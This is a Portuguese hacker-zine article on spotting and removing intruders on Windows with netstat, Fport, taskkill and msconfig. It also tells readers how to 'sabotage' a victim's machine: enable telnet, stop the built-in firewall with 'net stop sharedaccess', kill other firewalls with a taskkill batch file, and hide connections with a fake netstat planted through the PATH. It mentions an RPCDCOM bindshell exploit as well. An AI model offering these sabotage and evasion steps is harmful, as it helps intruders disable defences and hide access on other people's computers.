



Corporação Hibora

```
[ ] '
    .ss$$$$$:sss:...
    .$$$$$$$$$$$$$$$$$.
    .$$$$$$$$$$$$$($$$$$$.
    .$$$$$'  '$$$$'  '/';
    :$$$$$'  '$$$_.
    :$$$$$:  '?:?...
    `$$$$$$$$$$$$$$$$?:.
    ^$$$$$$$$$$$$$$$$$.
    `$$$$$$$$$$$$$$$$$.
    `?$$$$$$$$$$$$$$$$$.
    ~~~~~?:$$$$$$$$$.
    `;$$$$$$$$$.
    .$$$$$$$$$'.
o   .$$$$$.  .$$$$$$$$$'.
o'  ..:$$$$$$$$$$$$$$$$$.
:::;S'~?:$$$$$$$$$$$$$.
'''  '$$$$$[rattle]$'
```

Este texto foi escrito originalmente para a revista [hackademia](#), terceira edição. A revista tem umas coisinhas básicas, mas é bem legal. Olhe pessoal: [Revista_Hackademia-III.rar](#)

Introduction - A pergunta que não quer calar

Oi povo do Hackademy! Aqui estou eu com mais um texto para a rapaziadinha interessada na malandragem da vida (O hacking), dessa vez vou mostrar as principais formas de detecção e remoção de 'invasores' em sistemas Windows, pois creio que uma grande parte dos leitores desta revista (assim como eu) são aprendizes (Porque gurus nem vão se dar ao trabalho de baixar a magazine =) e por isso vou me empenhar em demonstrar o básico e para o sistema do tio Bill (Por razões óbvias =), ou seja, nada de Unix like da vida, e se você de certa forma achar isso ruim, gostaria de dizer que esse texto não é pra você amigo (Se fosse na minha zine você ia ver =). Espero fazer parte do grupo e não apenas ser mais uma participação ESPECIAL (Modesto =), enquanto a Deborah deixar vocês terão muitos textos meus. Bem, vamos lá. Alguns de vocês um dia já se perguntaram o seguinte:

-Putz! O cara entrou na minha máquina, ta me zutando, como eu tiro ele daqui?

Aham! É aí que está manóh, não adianta puxar o fio da tomada, porque quando você ligar novamente seu PC o maluco entra outra vez como se fosse uma doença incurável, como se fosse um tumor maligno que a cada minuto se manifesta mais no seu maldito sistema... Ops... Cof! Cof! Desculpem a empolgação. Bem, creio que para muitos iniciantes isso seja algo de certa forma -> Discutível <-, ao longo do texto vc vai ver que os passos BASICOS para a remoção de invasores do seu sistema não são difíceis e são bastante eficientes. Resolvi escrever sobre isso porque eu sempre achei que esse conhecimento deveria ser mais divulgado em um texto específico, por isso resolvi escrever sobre isso, ou seja, você está lendo o texto certo amigo =)

---=[Esclarecendo os fatos

Bem, tudo que estabelece uma conexão no seu PC ta utilizando uma porta, acho que isso vocês já devem saber, mas enfim:

Pergunta básica:

Como você entrará em seu quarto se existe uma porta fechada?

Melhor de dois:

Como você entrará em um computador com todas as portas fechadas?

Bem, existem maneiras SIM de obter acesso a um sistema sem necessariamente ter que deixar uma porta em escuta no host, mas neste momento vamos fingir que não existe isso (só para não complicar =).

Eh através das portas que as máquinas se comunicam, elas se utilizam destas tais portas para poderem "conversar". Muitas vezes as portas são abertas por programas (serviços) do nosso próprio Windows (oh!) e não por causa de backdoors (oh! duplo), afinal de contas que tipo de idiota implantaria uma backdoor em um sistema que ele pode muito bem habilitar o serviço telnet? Seria muito arriscado usar uma porta maliciosa, pois os antivírus poderiam facilmente detectar

(Se tiverem assinaturas, obvio) a porta dos fundos. São essas tais portas que serão utilizadas para o invasor começar sua seqüência de atos maliciosos (dentro do seu sistema), um exemplo bem comum eh a porta 23 que eh a porta do serviço telnet, para quem não sabe este serviço permite que um usuário remoto se conecte no seu PC e execute programas de qualquer parte do planeta terra (ou qualquer outro planeta que tenha Banda larga =). Para abrir a tal portinha no Windows XP professional SP I e II e mais uma leva de sistemas da Microsoft basta ir em -> painel de controle -> ferramentas administrativas -> serviços e lá você procura o telnet e ativar ele (Nos Unixes o daemon eh o telnetd). A partir deste momento você tem uma porta aberta no seu sistema... a 23.


Depois que você abre uma porta que fornece acesso ao Shell (interpretador de comandos) do seu sistema, digamos que você ganhou um motivo para se preocupar. O requerimento básico para um invasor entrar no seu sistema pela porta telnet (23) eh saber o nome de usuário de alguma conta no seu sistema e saber a senha dessa conta, vamos a uma demonstração. Primeiramente eu uso o cliente telnet do Windows para me conectar na porta 23 no meu endereço de loopback (Meu próprio computador) digitando EM EXECUTAR o seguinte:

```
telnet 127.0.0.1 23
```

Onde

Telnet -> Diz para o Windows que eu quero utilizar o cliente telnet
127.0.0.1 -> Meu endereço IP de loopback
23 -> Porta que eu quero me conectar no meu endereço de loopback

Quando você não especifica uma porta, ao utilizar o cliente telnet do Windows o mesmo vai supor que você deseja se conectar no host remoto na porta 23, ou seja, eu especifiquei o 23 só pra ensinar, depois da conexão eu vejo isso:



Obviamente que se você não estiver com a porta 23 aberta você não vai ver a janela acima, pois nem vai existir conexão. Digitei meu nome de usuário e minha senha e tenho acesso ao meu sistema, ponto. Agora que você já sabe como testar, vamos utilizar outra maquina de endereço IP 192.168.1.3, vamos a partir desta maquina encontrar o invasor =) Agora vamos supor que você sabotou o sistema do cara e pegou o endereço IP dele, blz? Quando digo sabotar me refiro a abrir a porta telnet (rodar o serviço) e matar o firewall PADRAO do Windows com o comando -> net stop sharedaccess <-, pois caso o firewall esteja filtrando as portas no PC de sua vitima você não vai conseguir se conectar. Para matar algum firewall decente que 'não seja o PADRAO do Windows', use um killer, faça um com o comando taskkill seguido do nome das imagens dos processos do firewall. Obviamente que terá que utilizar um simples '.bat' para a inserção dos comandos assassinos (Só pra quem não sacou =). Para se conectar eh o mesmo procedimento:

```
telnet 192.168.1.3 23
```


Depois eu digito o nome de usuário de uma das contas no sistema da vitima e a senha que ela usa para se logar na tal conta. Resultado:

```
Telnet 127.0.0.1
*=====
 Bem-vindo ao Microsoft Telnet Server.
*=====
 C:\Documents and Settings\David>
```

Invasão feita!



Pronto! O cara entrou na minha maquina e ta me zuando, com mensagens toscas como:
msg * Aqui eh o seu sistema! Eu naum trabalho mais para vc seu zeh ruela!



Agora vamos varrer esse danado daí manoh! Precisamos seguir alguns passos.

Passo 1 - Descobrimdo conexões ativas

Bem amigos, vou extrair de um tutorial que eu mesmo escrevi para o fórum [ISTF](#) a parte do netstat, acho que vai ser melhor e mais pratico do que se eu escreve-se do começo tudo outra vez, fiz algumas leves modificações. Como você pode ver abaixo executei o exploit RPCDCOM no alvo 192.168.1.3 utilizando o payload shell bind na porta 666 (Bindshell:666), após obter sucesso ao executar o exploit usei o comando notepad para confirmar a penetração no sistema alvo, dada a confirmação usei o comando netstat no meu sistema local, o programa netstat serve para nos mostrar todas as conexões que estão ativas entre a nossa maquina local e servidores externos, usei a sintaxe netstat -a -n, com esta sintaxe eu disse para o programa me mostrar os status das minhas portas (-a) e converter nomes de host "DNS" em endereços IP (-n), obtive o seguinte resultado:

```
CA\WINDOWS\System32\cmd.exe
C:\>netstat -a -n
Conexões ativas

Proto  Endereço local      Endereço externo    Estado
TCP    0.0.0.0:21           0.0.0.0:0           LISTENING
TCP    0.0.0.0:23           0.0.0.0:0           LISTENING
TCP    0.0.0.0:135          0.0.0.0:0           LISTENING
TCP    0.0.0.0:445          0.0.0.0:0           LISTENING
TCP    0.0.0.0:1025         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1029         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1030         0.0.0.0:0           LISTENING
TCP    0.0.0.0:1041         0.0.0.0:0           LISTENING
TCP    0.0.0.0:3389         0.0.0.0:0           LISTENING
TCP    0.0.0.0:5000         0.0.0.0:0           LISTENING
TCP    0.0.0.0:5000         0.0.0.0:0           LISTENING
TCP    0.0.0.0:5900         0.0.0.0:0           LISTENING
TCP    127.0.0.1:1054       0.0.0.0:0           LISTENING
TCP    192.168.1.1:139     0.0.0.0:0           LISTENING
TCP    192.168.1.1:1041    192.168.1.3:666     ESTABLISHED
TCP    192.168.1.1:1070    0.0.0.0:0           LISTENING
TCP    192.168.1.1:9561    0.0.0.0:0           LISTENING
TCP    192.168.1.2:139     0.0.0.0:0           LISTENING
TCP    192.168.1.2:13099   0.0.0.0:0           LISTENING
```

Neste relatório eu posso ver que na guia Estado que existe uma conexão estabelecida (ESTABLISHED) entre o meu host local 192.168.1.1 na porta local 1041 e o host remoto 192.168.1.3 na porta externa 666 que é a porta que o payload bind do exploit RPCDOM abriu no sistema alvo, perceba também que os endereços IP que estabeleceram uma conexão são de rede local e também repare que todas as outras portas no meu sistema local estão em escuta (LISTENING) esperando uma conexão, em Proto – Protocolo, você pode ver que o utilizado é o TCP – Transmission Control Protocol – protocolo de controle de transmissão, este protocolo é uma espécie de protocolo mãe que abriga todos os outros como por exemplo: FTP, HTTP, etc.

Em Endereço local você verá o seu IP e a porta que esta sendo usada para a conexão, se eu não especificasse a opção -n eu ia ver o nome das maquinas e não os IPs, em Endereço externo você verá o IP do host remoto ou seja, quem estabeleceu uma conexão na sua maquina e a porta que esta recebendo a conexão no computador dele, então pense comigo: O netstat é um dos melhores métodos para descobrir se tem alguém conectado sem autorização no seu computador, quando se abre o browser para acessar a Internet você vai se conectar no host remoto na porta 80 (não é regra) que é a porta de servidor de web e vai estabelecer uma conexão com o site usando o protocolo HTTP que é um dos protocolos contidos dentro do protocolo (da Suíte =) TCP, já que ele é um dos protocolos que existem dentro do TCP então em Proto você não verá o HTTP e sim o que abriga o mesmo, o TCP, veja como é o resultado do netstat quando você está conectado a um site:

```
C:\>netstat -a
```

Conexões ativas

Proto	Endereço local	Endereço externo	Estado
TCP	Violator:1050	site.com:http	ESTABLISHED

Usei a opção -a para o netstat me mostrar todas as conexões e as portas em escuta do meu sistema, ele me retornou o resultado acima, note que só peguei a linha principal do relatório, que é a que me mostra o nome da minha maquina “Violator” e o site que estabeleceu uma conexão comigo, também perceba que ao invés de me mostrar o número da porta remota que foi utilizada para o estabelecimento da conexão, o netstat me mostrou o nome do protocolo que está sendo utilizado naquela porta (80), que neste caso é o HTTP, isso porque eu não quis que ele me mostrasse o número da porta, mas se por um acaso eu quiser saber o endereço IP do site e o número da porta do protocolo que está sendo utilizado para o estabelecimento da conexão com este site eu uso a sintaxe:

```
C:\>netstat -n
```


que ele me mostrará um resultado diferente:

Conexões ativas


Proto	Endereço local	Endereço externo	Estado
TCP	184.18.64.127:1049	10.249.147.8:80	ESTABLISHED

Usei endereços IPs fictícios para representar o endereço local e externo mas as portas são as originais do meu teste, para você entender bem sobre conexões será necessário que você conheça todos os status de conexão, existem muitos outros status de conexão tais como: CLOSE_WAIT, FIN_WAIT_2 etc. ESTABLISHED e LISTENING são apenas dois dos muitos que existem, cabe a você pesquisar sobre todos. Já ia me esquecendo de mencionar: Quando você está teclando com um amigo no MSN você estabelece uma conexão IP com IP, isso significa que, se você quiser pegar o IP daquele cara chato basta você abrir o shell e digitar o comando netstat -an e como já havia falado

antes, você vai ver todas as conexões estabelecidas no seu computador, isso inclui também o endereço IP do cara chato. Se tiver difícil achar o IP do cara feche todas as paginas e tudo que possa estabelecer uma conexão com você, depois mande um arquivo, de preferência os mais pesados que demoram para serem enviados (estou falando de envio de arquivos por MSN) para o mané, como musicas grandes ou até mesmo vídeos, pois a intenção é demorar no envio, assim você poderá identificar a maquina dele pelas flags que as maquinas emitem (Exemplo: SYN_SENT =), ou até mesmo pode estabelecer uma conexão usando VOIP, fazendo isso garanto como você vai ver o IP do camarada. OBS: Sempre procure o IP do maluco debaixo para cima =).



Se preciso, para ter uma melhor visualização das imagens, basta dar zoom.



```
C:\Documents and Settings\MAQUINA>netstat -n
Conexões ativas

Proto Endereço local      Endereço externo    Estado
TCP    192.168.1.6:1026    192.168.1.100:680   ESTABLISHED
TCP    192.168.1.6:2921    207.46.108.45:1863  ESTABLISHED
TCP    192.168.1.6:2936    204.160.105.124:80  CLOSE_WAIT
TCP    192.168.1.6:3052    189.48.0.195:1743   ESTABLISHED
TCP    192.168.1.6:3099    2.249.254:1083      ESTABLISHED
TCP    192.168.1.6:3101    207.46.26.115:1863  ESTABLISHED
TCP    192.168.1.6:3179    189.15.207.187:1169 ESTABLISHED
TCP    192.168.1.6:3180    2.249.254:80        ESTABLISHED
```

Com o netstat ainda existe a possibilidade de filtrar buscas por conexões nas sintaxes de uso, exemplo:

A opção '-p' define um protocolo

netstat -anp tcp -> Exibe apenas status das conexões que utilizam TCP

netstat -anp udp -> Exibe status do protocolo UDP

Buscando portas e serviços específicos

Está sintaxe abaixo procura a palavra telnet no relatório (Repare que não utilizo a opção -n, por motivos óbvios):

```
netstat -anp tcp | find "telnet"
```

Esta procura pela 'porta' do serviço telnet - '23'

```
netstat -anp tcp | find "23"
```

Proto	Endereço local	Endereço externo	Estado
TCP	192.168.1.1:23	192.168.1.2:1125	ESTABLISHED

Nesse exemplo acima podemos ver que o computador de endereço IP com final 2 estabeleceu uma conexão no meu computador de IP 192.168.1.1, ou seja, muito provavelmente alguém entrou na minha máquina por telnet, por causa da porta 23. Se ver algo estabelecido nessa porta, fique assustado rrsrs.

Falha encontrada no primeiro passo

Existem programas que se utilizam de artimanhas muito engenhosas para enganar um iniciante desavisado, esses programas são chamados de fake netstat (que coisa não?), ou em (português) outras palavras -> netstat falso <-, que nos mostrar um relatório totalmente falso ou apenas oculta uma única conexão estabelecida em nosso sistema (A conexão feita pelo invasor). Um grupo intitulado DiGiTaL-FiRe desenvolveu um ótimo fake netstat, o fonte comentado pode ser adquirido em <http://www.elhacker.net> na seção programas. Edite (Sabote) o PATH de sua vítima e corra para o abraço...:) Brevemente nos da Corporação Víbora estaremos terminando nosso projeto fxx_net que eh um projeto que conta com a participação de nossos principais membros no desenvolvimento de um ótimo fake netstat =)

Passo 2 – Encontrando os programas que abriram as portas

Bem, vamos supor aqui que o invasor implantou o melhor programa multi-uso de todos os tempos no seu sistema, o chamado de netcat. O invasor entrou no seu sistema e está te zuando, vamos seguir o passo anteriormente descrito e tentar descobrir qual a porta que ele utilizou para obter acesso ao sistema e vamos descobrir como eu sei que ele está se utilizando de tal ferramenta para obter acesso não autorizado.

```
Conexões ativas
Proto  Endereço local      Endereço externo    Estado
TCP    machineblack:18     192.168.1.1:1477    ESTABLISHED

C:\Documents and Settings\David>netstat -n

Conexões ativas
Proto  Endereço local      Endereço externo    Estado
TCP    192.168.1.3:18     192.168.1.1:1477    ESTABLISHED
```

Bem, primeiramente emitimos o comando netstat sem a opção -a, assim apenas será exibida as conexões estabelecidas em sua máquina. Podemos ver que o computador de endereço IP 192.168.1.1 estabeleceu uma conexão em meu computador na porta 18, ou seja, é justamente essa porta que temos que fechar em nosso sistema. Sabemos que a invasão partiu de um computador de minha própria rede interna, ou seja, muito provavelmente deve existir alguém na empresa me espionando eheheh. Para obtermos informações sobre quais aplicações estão abrindo quais portas no nosso sistema, usaremos um programa desenvolvido pela Foundstone, essa ferramenta é uma excelente ferramenta que mapeia os PID's das portas, como já falei: mostra as portas que um determinado processo abre e ainda nos mostra o PATH das aplicações. Essa ferramenta se chama Fport, estarei utilizando a versão 2.0.

```
C:\Documents and Settings\David>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid  Process      Port  Proto  Path
532  nc           -> 18   TCP    C:\WINDOWS\system32\nc.exe
1540 tlntsvr      -> 23   TCP    C:\WINDOWS\System32\tlntsvr.exe
892  svchost     -> 135  TCP    C:\WINDOWS\system32\svchost.exe
4    System      -> 139  TCP
4    System      -> 445  TCP
1016 svchost     -> 1025 TCP    C:\WINDOWS\System32\svchost.exe
1120          -> 5000 TCP

c:\ Depois faça isso
C:\Documents and Settings\David>taskkill /im nc.exe /f & echo Bang!
ÊXITO: o processo "nc.exe" com PID 2268 foi encerrado.
Bang!
```

Onde:

PID -> Identificador de processo. Número de identificação dado pelo kernel para cada processo rodando na máquina, podemos executar determinadas ações com processos utilizando seus PID's ou suas imagens.

Process -> Aqui podemos ver as imagens dos processos, ou seja, os nomes das aplicações, como é exibido neste exemplo.

Port -> Aqui podemos ver a porta que essa aplicação está abrindo em seu sistema.

Proto -> O protocolo em que a aplicação trabalha.


PATH -> Caminho da aplicação que está abrindo a tal porta.

Lembrando que você pode usar a opção `-o` do `netstat` para o mesmo lhe mostrar as PID's dos processos que abriram portas e logo depois você digita o comando `tasklist` para ver a imagem deste processo se baseando pela sua PID...=) Enfim, achamos a tal porta que o cara se conectou (18) e sabemos que se trata do netcat porque existe um tal de `nc.exe` que esta localizado no diretório do sistema (`system32`), mas claro que isso não é regra, pois podem existir outras backdoors apenas nomeadas com o nome do netcat (eheh), mas... Sabemos que é o netcat, para encerrar o tal processo basta digitar:

`taskkill /im nc.exe /f` -> O `/f` é usado para forçar o encerramento do processo e o `/im` é usado para se referir a imagem do processo.

Ou

`taskkill /PID 532 /f` -> `/PID` Designância de identificador de processo. Você ainda pode dar um tiro na cabeça do netcat eheh.



```
C:\WINDOWS\System32\cmd.exe
Microsoft Windows XP [versão 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\David>taskkill /im nc.exe /f & echo Bang!
EXITO: o processo 'nc.exe' com PID 1444 foi encerrado.
Bang!
```

Caso queira usar interface gráfica basta abrir o gerenciador de tarefas do Windows (Pressione `Ctrl + Alt` e depois tecla `2x` o `'Del'`) e ir na guia `'Processos'`, lá encerre os processos maliciosos clicando em `'Finalizar Processo'`, depois de ter selecionado os mesmos. Veja um exemplo:

cmd.exe	David	00	0 K
csrss.exe	SYSTEM	02	180 K
ctfmon.exe	David	00	452 K
explorer.exe	David	00	8.572 K
lsass.exe	SYSTEM	00	916 K
nc.exe	David	00	116 K

Quando o netcat escuta em uma porta ele cria um processo com a imagem `nc.exe` e depois da conexão ele abre a Shell do sistema, ou seja, ele executa o `cmd.exe`, para remover a criança amadora do seu PC encerre o `nc.exe` e o `cmd.exe`, é sempre bom encerrar os dois processos, assim você acaba totalmente com a festa do garoto (Já me fizeram muito triste com esse negocio de matar processo =).

Falha encontrada no segundo passo

Bem, eu paro por aqui com essa historia de `'Falha encontrada no * passo'`, porque seu eu não parar de escrever, isso aqui vai virar uma bíblia e meu próximo texto (Se escondendo de amadores =) vai ficar completamente... ei! Ele nem vai existir eheh.

Passo 3 – Detonando os programas que abrem as portas

Leiam o meu texto: "Removendo vírus e trojans "VAGABUNDOS" manualmente". Para saber como detonar os programas maliciosos que se iniciam na maquina, pois fazendo isso você vai 'Garantir' o NÃO retorno do invasor, pois as aplicações que abrem as portas vão ser destruídas =). Adios!

[]'s

by

6_Bl4ck9_f0x6 - Viper Corp Group

----- C4p1Tul0 01


[+] X=====X +]

Removendo virus e trojans manualmente


[+] X=====X +]

Atenção: Vai uma dica para os administradores de rede e para os caras que querem ficar longe de virus e trojans inicializados em UL - User-Land (ring 3). Usem esse programa aqui: [\[WathsR\] w32](#). Esse programa lhes mostrará todas as paradinhas que estão se iniciando na sua maquina (Bem, nem tudo }=).


Hi! Agora vou mostrar como se remover a vergonha da classe especial de seres vivos chamada de virus, vergonha porque os programadores deles normalmente dão pequenos vacilos nos metodos de inicialização \O/ Primeiramente vá em iniciar depois em executar e digite msconfig e clique em OK. Após você digitar este comando magicamente se abrirá o utilitário de configuração do sistema, essa janelinha abaixo:



Clique na guia Inicializar e você verá outra janelinha como esta:



Nesta janela você poderá ver tudo que inicia no seu computador, inclusive os cavalos de tróia que andam sendo instalados no seu sistema sem o seu consentimento e também aqueles vírus chatos que mandam links para seus amigos no MSN todas as vezes que você entra no mesmo, para que qualquer coisa pare de inicilizar no seu computador basta desmarcar a caixa de seleção referente ao objeto e clicar em OK, após isso será exibida a seguinte mensagem:



Quando você reiniciar o computador o objeto não iniciará mais no seu sistema, agora basta massacrar o tal do vírus malandro, veja onde o mesmo se inicia, vá até a pasta dele e mande ele pro espaço, é simples, vou fazer com que você entenda melhor a situação.

Entendendo os 3 "principais" tipos de inicialização - Existem VARIOS!!!!

